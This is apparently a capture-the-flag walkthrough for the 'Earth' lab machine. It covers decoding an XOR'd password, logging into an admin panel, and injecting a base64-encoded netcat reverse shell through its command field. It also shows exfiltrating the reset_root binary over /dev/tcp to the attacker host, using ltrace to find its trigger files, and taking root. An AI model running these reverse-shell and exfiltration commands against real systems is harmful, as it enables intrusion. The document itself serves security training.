
I imported "From Hex" and "XOR" into Cyber Chef and entered the XOR key as in testdata.txt. I put the hash message in the input and pressed BAKE! Then I got the password earthclimatechangebad4humans.




- **Tools:**
  - cyberchef
- **Results:**
  - After several attempts, I got the password earthclimatechangebad4humans

9- **In this step,**


I then went to earth.local/admin and logged in with username and password





- **Results:**
  - I succeeded in logging in


❖ **Command :** whoami




➢ **Results:**

- And their output was apache.

❖ **Command :** ls




- **Command :** ls /var/earth_web



- **Results:**
  - user_flag.txt.


- **Command :** cat /var/earth_web/user_flag.txt




10- **Set Listening Port**

where 4444 is the port number for the netcat connection. Before clicking on the run command, execute this command in the terminal.

❖ **Command :** nc -lvnp 4444



❖ **Command :** nc -e /bin/bash 192.168.182.147 4444




- **Tools:**
  - netcat

➢ **Results:**

  - Failed I encrypted the command using Base64 format.


11- In this step,I used Base64 command.


- **Command :** echo ‘nc -e /bin/bash 192.168.204.143 4444’ | base64



12- Then I injected the encoded reverse shell into the web server via the input field on Admin Command Tool web page.

- **Command :** echo 'bmMgLWUgL2Jpbi9iYXNoIDE5Mi4xNjguMTgyLjE0NyA0NDQ0Cg==' | base64 -d | bash
  1- (d) is for decryption.
  2- (Bash) is for forcing this command to be run as a script






- **Results:**
  - access this machine

13- I used this command python -c 'import pty; pty.spawn("/bin/bash")' to turn a non-interactive shell into an interactive shell in a Linux environment. It launches an interactive Bash shell using the Python pty library, enabling full command utilization.

❖ **Command :** python -c 'import pty; pty.spawn("/bin/bash")'



❖ **Command :** find / -perm -u=s -type f 2>/dev/null

```
bash-5.1$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
bash-5.1$ file/usr/bin/reset_root
file/usr/bin/reset_root
bash: file/usr/bin/reset_root: No such file or directory
bash-5.1$ file /usr/bin/reset_root
file /usr/bin/reset_root
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x
86-64.so.2, BuildID[sha1]=4851fddf6958d92a893f3d8042d04270d8d31c23, for GNU/Linux 3.2.0, not stripped
```

➢ **Results:**

- file: /usr/bin/reset_root

❖ **Command :** reset_root

```
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
bash-5.1$ cat /usr/bin/reset_root > /dev/tcp/192.168.182.147/3333
cat /usr/bin/reset_root > /dev/tcp/192.168.182.147/3333
```

➢ **Results:**

- RESET FAILED

14- I ran another netcat listener on another terminal on my Kali.

- **Command :** nc -lvnp 3333 > reset_root
- **Command :** ls

```
File  Actions  Edit  View  Help
└─$ nc -lvnp 3333 > reset_root
listening on [any] 3333
connect to [192.168.182.147] from (UNKNOWN) [192.168.182.107] 60908

┌──(kali㉿kali)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  reset_root  Templates  Videos
```

- **Command :** chmod +x reset_root
- **Command :** ltrace ./reset_root

```
┌──(kali㉿kali)-[~]
└─$ chmod +x reset_root

┌──(kali㉿kali)-[~]
└─$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESE"... CHECKING IF RESET TRIGGERS PRESENT...
)                                       = 38
access("/dev/shm/kHgTFI5G", 0)                                    = -1
access("/dev/shm/Zw7bV9U5", 0)                                    = -1
access("/tmp/kcM0Wewe", 0)                                        = -1
puts("RESET FAILED, ALL TRIGGERS ARE N"... RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
)                                       = 44
+++ exited (status 0) +++

┌──(kali㉿kali)-[~]
└─$
```

- **Results:**
  - There are 3 files missing, so I created them on the target device.

- **Command :** touch /dev/shm/kHgTFI5G
- **Command :** touch /dev/shm/Zw7bV9U5
- **Command :** touch /tmp/kcM0Wewe
- **Command :** reset_root

```
bash-5.1$ touch /dev/shm/kHgTFI5G
touch /dev/shm/kHgTFI5G
bash-5.1$ touch /dev/shm/Zw7bV9U5
touch /dev/shm/Zw7bV9U5
bash-5.1$ touch /tmp/kcM0Wewe
touch /tmp/kcM0Wewe
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
```

- **Results:**
  - I got the root password,

```
bash-5.1$ reset_root
reset_root
CHECKING IF RESET TRIGGERS PRESENT...
RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth
bash-5.1$ su root
su root
Password: Earth
```

- **Command :** su root

- Command : ls
- Command : cd root
- Command : ls
- Command : root_flag.txt
- Command : cat root_flag.txt

```
[root@earth /]# ls
ls
bin   dev  home  lib64  mnt  proc  run   srv  tmp  var
boot  etc  lib   media  opt  root  sbin  sys  usr
[root@earth /]# cd root
cd root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

                _-o#&&*''''?d:>b\_
            _o/"`''  '',, dMF9MMMMMHo_
        .o&#'        `"MbHMMMMMMMMMMMMHo.
      .o"" '         vodM*$&&HMMMMMMMMMM?.
     ,'              $M&ood,~'`(&##MMMMMMH\
    /                ,MMMMMMM#b?#bobMMMMHMMML
   &               ?MMMMMMMMMMMMMMMMM7MMM$R*Hk
  ?$.             :MMMMMMMMMMMMMMMMMM/HMMM|`*L
 |                |MMMMMMMMMMMMMMMMMMMbMH'   T,
 $H#:             `*MMMMMMMMMMMMMMMMMMMb#}'  `?
